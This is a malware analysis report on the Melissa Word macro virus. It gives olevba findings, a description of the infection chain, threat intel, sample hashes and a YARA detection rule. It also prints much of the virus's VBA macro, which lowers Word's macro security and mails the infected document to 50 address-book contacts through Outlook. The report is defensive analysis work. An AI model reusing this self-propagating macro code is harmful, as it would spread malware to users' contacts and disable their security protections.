Melissa Malware Analysis

1. **TYPE OF FILE** = MS Word Document

Virus Total- When ran the file on Virus total, plenty of AVs have detected the samples as Melissa Virus.



Fig1

2. **STATIC ANALYSIS**-

Tool Used- olevba

Olevba is a tool which is used to extract VBA Macro code from MS Office Documents.

- By running this tool, extracted VBA code in a text file to further analyze.
- Scrolled to the end of the file and found some details that could have happened.

```
+----------+--------------------+--------------------------------------------+
|Type      |Keyword             |Description                                 |
+----------+--------------------+--------------------------------------------+
|AutoExec  |Document_Close      |Runs when the Word document is closed       |
|AutoExec  |Document_Open       |Runs when the Word or Publisher document is |
|          |                    |opened                                      |
|Suspicious|CreateObject        |May create an OLE object                    |
|Suspicious|VBProject           |May attempt to modify the VBA code (self-   |
|          |                    |modification)                               |
|Suspicious|VBComponents        |May attempt to modify the VBA code (self-   |
|          |                    |modification)                               |
|Suspicious|CodeModule          |May attempt to modify the VBA code (self-   |
|          |                    |modification)                               |
|Suspicious|AddFromString       |May attempt to modify the VBA code (self-   |
|          |                    |modification)                               |
|Suspicious|System              |May run an executable file or a system      |
|          |                    |command on a Mac (if combined with          |
|          |                    |libc.dylib)                                 |
|Suspicious|Base64 Strings      |Base64-encoded strings were detected, may be |
|          |                    |used to obfuscate strings (option --decode to|
|          |                    |see all)                                    |
|Suspicious|VBA Stomping        |VBA Stomping was detected: the VBA source   |
|          |                    |code and P-code are different, this may have |
|          |                    |been used to hide malicious code            |
+----------+--------------------+--------------------------------------------+
```

Fig2

Few Observations from above screenshot-

- Keywords Document_Close and Document_Open : Code is automatically getting executed on the open and close of document.
- VBA Stomping- It is very effective at bypassing anti-virus detection. It refers to destroying the VBA source code in a Microsoft Office document, leaving only a compiled version of the macro code known as p-code in the document file

Also found below code in the starting-

```
10  On Error Resume Next
11  If System.PrivateProfileString("", "HKEY_CURRENT_USER\Software\Microsoft\Office\9.0\Word\Security", "Level") <> "" Then
12  CommandBars("Macro").Controls("Security...").Enabled = False
13  System.PrivateProfileString("", "HKEY_CURRENT_USER\Software\Microsoft\Office\9.0\Word\Security", "Level") = 1&
14  Else
15  CommandBars("Tools").Controls("Macro").Enabled = False
16  Options.ConfirmConversions = (1 - 1): Options.VirusProtection = (1 - 1): Options.SaveNormalPrompt = (1 - 1)
17  End If
18  Dim UngaDasOutlook, DasMapiName, BreakUmOffASlice
19  Set UngaDasOutlook = CreateObject("Outlook.Application")
20  Set DasMapiName = UngaDasOutlook.GetNameSpace("MAPI")
21  If System.PrivateProfileString("", "HKEY_CURRENT_USER\Software\Microsoft\Office\", "Melissa?") <> "... by Kwyjibo" Then
22  If UngaDasOutlook = "Outlook" Then
23  DasMapiName.Logon "profile", "password"
24      For y = 1 To DasMapiName.AddressLists.Count
25          Set AddyBook = DasMapiName.AddressLists(y)
26          x = 1
27          Set BreakUmOffASlice = UngaDasOutlook.CreateItem(0)
28          For oo = 1 To AddyBook.AddressEntries.Count
29              Peep = AddyBook.AddressEntries(x)
30              BreakUmOffASlice.Recipients.Add Peep
31              x = x + 1
32              If x > 50 Then oo = AddyBook.AddressEntries.Count
33          Next oo
34          BreakUmOffASlice.Subject = "Important Message From " & Application.UserName
35          BreakUmOffASlice.Body = "Here is that document you asked for ... don't show anyone else ;-)"
36          BreakUmOffASlice.Attachments.Add ActiveDocument.FullName
37          BreakUmOffASlice.Send
38          Peep = ""
39      Next y
40  DasMapiName.Logoff
41  End If
42  System.PrivateProfileString("", "HKEY_CURRENT_USER\Software\Microsoft\Office\", "Melissa?") = "... by Kwyjibo"
```

Fig3

Here, we can see from line 11 to 16, security level has been set to minimum.

In 19, an object “UngaDasOutlook” of outlook application is created and using that, all outlook data has collected from MAPI to “DasmapiName”.

From line 34 to 38 we can see, the mail structure with content that has been used by the virus.

3. WHAT FILE DOES?

- It is a simple mail macro-virus that affects MS Office documents.
- The virus spread so rapidly that e-mail systems were overloaded by the virus propagating itself
- When user opens the file and if the user has the Microsoft Outlook e-mail program, the virus emails itself to 50 recipients from the address book of the victim.

In below steps, we can understand the high level working of this virus (Refer Fig3)

1. Virus arrives in an attachment to an e-mail note with the subject line "Important Message from [the name of someone]," and body text that reads "Here is that document you asked for...don't show anyone else ;-)".
2. If the recipient clicks on or otherwise opens the attachment, the infecting file is read to computer storage.

3. The file contains a VB script that copies the virus-infected file into a template file used by Word for custom settings and default macros.
4. It also creates this entry in the Windows registry: HKEY_CURRENT_USERSoftwareMicrosoftOffice"Melissa?"="...by Kwyjibo"
5. The virus then creates an Outlook object using the Visual Basic code, reads the first 50 names in each Outlook Global Address Book, and sends each the same e-mail note with virus attachment that caused this particular infection.
6. The virus also disables some security safeguards.

4. **THREAT INTEL** –
   - The Melissa virus was a mass-mailing macro virus released on or around March 26, 1999. As it was not a standalone program, it was not classified as a worm
   - Macro viruses are most commonly found embedded in documents or inserted as malicious code into word-processing programs. They may come from documents attached to emails, or the code may be downloaded after clicking on "phishing" links in banner ads or URLs.
   - This virus had spread all over the globe within just hours of the initial discovery, apparently spreading faster than any other virus before.
   - Melissa works with Microsoft Word 97, Microsoft Word 2000 and Microsoft Outlook 97 or 98 email client. You don't need to have Microsoft Outlook to receive the virus in email, but it will not spread itself further without it.
   - Melissa was initially distributed in an internet discussion group called alt.sex. The virus was sent in a file called LIST.DOC, which contained passwords for X-rated websites.
   - When users downloaded the file and opened it in Microsoft Word, a macro inside the document executed and emailed the LIST.DOC file to 50 people listed in the user's email alias file ("address book").
   - The email looked like this:
     - From: (name of infected user)
     - Subject: Important Message From (name of infected user)
     - To: (50 names from alias list)
     - Body: Here is that document you asked for ... don't show anyone else ;-)
     - Attachment: LIST.DOC
   - Do notice that Melissa can arrive in any document, not necessarily just in this LIST.DOC where it was spread initially.
   - Most of the recipients are likely to open a document attachment like this, as it usually comes from someone they know.

Similar Samples-

51a319db15b885161702caf96ac6f0de
02cd26ed2813d996d4d9d1277636dd91
3fa51b2984d79bc69a280870e4387cf0
2b1f13e2948b9b473ad4c3eb6a852ea7
264ffd5eaed5cf99848fbd310628a162
c6118068b71c72b7f2b4428d27132400

5. YARA RULE-

```
rule Melissa_Virus
{
   meta:
      description = "Mass-mailing macro virus targets Microsoft Word and Outlook-based
systems"
      maltype = "Virus"

   strings:
      $var1 = "WORD/Melissa written by Kwyjibo"
      $var2 = "Melissa"
      $var3 = "Outlook.Application"
      $var4 = "Worm? Macro Virus? Word 97 Virus? Word 2000 Virus? You Decide!"
      $var5 = "UngaDasOutlookH"

   condition:
      all of ($var*)
}
```